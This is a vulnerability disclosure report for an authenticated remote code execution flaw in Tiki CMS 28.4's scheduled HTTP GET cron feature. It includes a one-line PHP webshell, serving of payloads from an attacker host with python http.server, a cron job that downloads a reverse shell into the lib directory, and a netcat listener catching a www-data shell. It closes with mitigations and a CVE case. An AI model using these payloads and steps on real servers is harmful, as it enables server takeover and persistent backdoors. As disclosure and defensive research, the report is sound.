Authenticated RCE via Scheduled HTTP GET Command in Tiki CMS v28.4

Product: Tiki Wiki CMS Groupware (Tiki)
Version: 28.x (tested on 28.4)
Component: Admin Tools — Scheduled Tasks / Cron Jobs
Severity: High (RCE)
Access: Requires authenticated admin user
Impact: Remote Code Execution (RCE)
Reporter: Luke Hebenstreit - luke.hebenstreit@outlook.com

Description:

Tiki CMS includes an administrative feature that allows scheduling of HTTP GET commands as cron jobs through the Admin Tools panel. This feature is intended to download files from specified URLs and save them locally on the server.

However, due to insufficient validation and controls, an authenticated administrator can specify:

- Any arbitrary URL, including attacker-controlled servers hosting malicious files (e.g., PHP webshells or reverse shells).
- Any file path on the server writable by the PHP process, including web-accessible directories.

Because there are no restrictions on the file type or save location, an attacker can place executable PHP code in a publicly accessible directory on the web server. This effectively enables remote code execution by visiting the URL of the uploaded PHP file.

Impact:

The vulnerability allows uploading files to any directory writable by the PHP process, including those outside the web root or not directly accessible via HTTP. This facilitates stealthy placement of malicious code, which can be triggered by other means or leveraged for further attacks.

An attacker with admin access can:

- Upload arbitrary PHP webshells or malicious scripts to the server.
- Execute arbitrary commands remotely by triggering the uploaded PHP file via HTTP requests.

- Potentially take full control over the web server environment and compromise the entire system.

Steps to reproduce:

1. Save the following PHP webshell code to a file called webshell.php:


```
<?=`$_GET[0]`?>
```

2. Host it on a local Python Http.server for transfer:


```
┌──(spooky㉿spooky)-[~/tiki]
└─$ nano webshell.php

┌──(spooky㉿spooky)-[~/tiki]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


3. Login to tiki as an administrator and go to the admin menu:




4. On the left select the Admin Tools drop down and go to Scheduler:




5. Now create a new CRON job that will download and save our webshell.php file.
   We know the /temp directory is available on default installation so we can send it inside there or any other folders that are present. We will send it just to /temp for demonstration purposes:




Fill in all the input parameters like so:




6. Select add , then we can trigger it by hovering over the wrench icon and hitting "run now"






7. We see our file transferred successfully from our python server logs , now navigate to the upload destination and execute commands on the system:



www-data




the vulnerability isn't just limited to *publicly visible* folders but also allows placing files in any directory writable by the PHP process—even those not directly accessible via HTTP.

This broadens the impact because:

- Attackers can plant backdoors or malicious scripts *anywhere* on the filesystem where PHP can write, not just web root folders.
- This can aid in stealthy persistence or privilege escalation by placing payloads in less obvious locations.
- If there are other server components or scripts that include or execute files from those directories, it could lead to indirect code execution or further compromise.

In this demonstration i followed the same process as above but i used a PHP reverse shell instead of a web shell and this time placed it in the /lib folder:

PHP reverse shell:



Name * revshell-restricted-test

Description

Task * HTTPGetCommand

URL * http://192.168.228.133:8000/rev.php

Output File * /var/www/html/tiki-28.4/lib/rev.php

Additional HTTP Headers

Auth Username


Auth Password

Run Time * */5 * * * *

Status Active


Run if missed

Run only once



```
┌──(spooky㉿spooky)-[~/tiki]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.228.134 - - [10/Aug/2025 13:40:25] "GET /rev.php HTTP/1.1" 200 -
```

Triggering it remotely:



And catching our reverse shell:

```
┌──(spooky㉿spooky)-[~/tiki]
└─$ rlwrap nc -lvnp 123
listening on [any] 123 ...
connect to [192.168.228.133] from (UNKNOWN) [192.168.228.134] 60428
SOCKET: Shell has connected! PID: 283527
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Mitigations:

- File Storage Restrictions: Enforce the file storage directory to be confined within a secure, non-web-accessible path. Avoid allowing the user to specify arbitrary directories, especially those within or accessible from the web root.
- Implement strict validation on the URL field used by the HTTPGetCommand task. Ideally, restrict URLs to internal or trusted domains or block external URLs entirely to prevent arbitrary file downloads.
- Validate the content type and file extension of downloaded files to disallow executable code (e.g., PHP, CGI). Reject files that may lead to remote code execution.

Is it CVE Worthy?

Yes, this qualifies as a CVE-worthy vulnerability:

- It allows authenticated admin users to upload arbitrary files anywhere writable by the PHP process, including public web directories.
- This leads to remote code execution (RCE), a critical security impact.

- The ability to place malicious PHP files that can be triggered via HTTP is a severe threat to confidentiality, integrity, and availability.